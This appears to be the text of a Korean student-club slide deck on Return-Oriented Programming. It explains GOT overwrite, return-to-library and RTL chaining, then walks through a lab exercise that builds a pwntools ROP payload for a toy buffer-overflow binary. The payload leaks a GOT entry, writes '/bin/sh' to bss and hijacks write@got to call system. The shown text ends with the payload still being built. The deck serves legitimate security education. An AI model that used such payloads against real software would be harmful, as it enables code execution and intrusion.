힙찔3조 ROP

2019.08.15

19 안형진, 19 정승민, 18 홍성빈

ARGOS

INDEX

001/ ROP란?

002/ 예제 실습

ROP(Return-Oriented Programming)

ROP란?

- 'R', 'O', 'P'의 의미
- 용도, 쓸모(?)
- 기본 개념

ROP란?


'R', 'O', 'P'의 의미

R : Return (리턴)

O : Oriented (지향)

P : Programming (프로그래밍)

ROP : ret을 이용해 기계어 코드를 짜맞추듯
프로그래밍하여 공격!!



ROP란?

용도, 쓸모(?)

ROP로 우회 가능

- ASLR
- DEP (Data Execution Prevention)
- ASCII Armor

PIE는 해제해야 함 (gadget이 있는 바이너리 주소 고정을 위해)

기본 개념

ROP

= GOT Overwrite + RTL + RTL Chaining

ROP란?

기본 개념

ROP

= **GOT Overwrite** + RTL + RTL Chaining

GOT Overwrite

= GOT 주소를 Overwrite하여 공격

printf@plt => printf@got

attack!

printf@plt => system@plt => system@got

printf("/bin/sh") ==> system("/bin/sh")

ROP란?

기본 개념

ROP

= GOT Overwrite + **RTL** + **RTL Chaining**

RTL (Return To Library)

= 라이브러리의 함수로 리턴

임의로 짠 바이너리에 system()함수가 없어도


라이브러리에서 호출하여 사용!!

RTL Chaining

= RTL을 chaining시켜서 여러번 호출하도록 하여 공격

기본 개념

RTL Chaining



buf	sfp	Ret func1 Address	POP RET	func1 Parameter	func2 Address	dummy	func2 Parameter

ROP(Return-Oriented Programming)

예제 실습

- 예제 코드


예제 실습

예제 코드

buf = 100

read = 256

Buffer Overflow



1. crushed7@argos-edu: ~/sys...

```
#include <unistd.h>

int main()
{
        char buf[100];

        read(0, buf, 256);
        write(1, buf, 100);

        return 0;
}
~
                    1,1           All
```

예제 코드

read, write의 plt, got 구하기

인자가 3개 => pop, pop, pop, ret 구하기

read - system (offset 구하기)

bss 영역의 주소 구하기


예제 코드

read, write의 plt, got 구하기

인자가 3개 => pop, pop, pop, ret 구하기

read - system (offset 구하기)

bss 영역의 주소 구하기



1. crushed7@argos-edu: ~/sysHacking/r...

```
from pwn import *

p = process('./rop')
e = ELF('./rop')

read_plt = e.plt["read"]
read_got = e.got["read"]

write_plt = e.plt["write"]
write_got = e.got["write"]
```

예제 실습


예제 코드

read, write의 plt, got 구하기

인자가 3개 => pop, pop, pop, ret 구하기

read - system (offset 구하기)

bss 영역의 주소 구하기



```
gdb-peda$ ropgadget
ret = 0x80482d2
popret = 0x80482e9
pop2ret = 0x80484ea
pop3ret = 0x80484e9
pop4ret = 0x80484e8
addesp_12 = 0x80482e6
addesp_16 = 0x80483c2
gdb-peda$ 
```


예제 코드

read, write의 plt, got 구하기

인자가 3개 => pop, pop, pop, ret 구하기

read - system (offset 구하기)

bss 영역의 주소 구하기



```
gdb-peda$ p read-system
$1 = 0xa8910
gdb-peda$ 
```

예제 실습


예제 코드

read, write의 plt, got 구하기

인자가 3개 => pop, pop, pop, ret 구하기

read - system (offset 구하기)

bss 영역의 주소 구하기




1. crushed7@argos-edu: ~/sysHacking/rop (ss

```
crushed7@argos-edu:~/sysHacking/rop$ readelf -S rop
There are 30 section headers, starting at offset 0x1754:

  [24] .data             PROGBITS        0804a018 001018 000
  [25] .bss              NOBITS          0804a020 001020 000
  [26] .comment          PROGBITS        00000000 001020 000
  [27] .symtab           SYMTAB          00000000 00104c 000
```

예제 실습


예제 코드



1. crushed7@argos-edu: ~/sysHacking/rop (ssh)

```
from pwn import *

p = process('./rop')
e = ELF('./rop')

read_plt = e.plt["read"]
read_got = e.got["read"]

write_plt = e.plt["write"]
write_got = e.got["write"]

pppr = 0x080484e9

sys_offset = 0xa8910
bss = 0x0804a020

payload = 'A' * 104
```


예제 코드



```
payload += p32(write_plt)
payload += p32(pppr)
payload += p32(1)
payload += p32(read_got)
payload += p32(4)

binsh = '/bin/sh\x00'
payload += p32(read_plt)
payload += p32(pppr)
payload += p32(0)
payload += p32(bss)
payload += p32(len(binsh))

payload += p32(read_plt)
payload += p32(pppr)
payload += p32(0)
payload += p32(write_got)
payload += p32(4)

payload += p32(write_plt)
payload += 'A' * 4
payload += p32(bss)
```

예제 실습

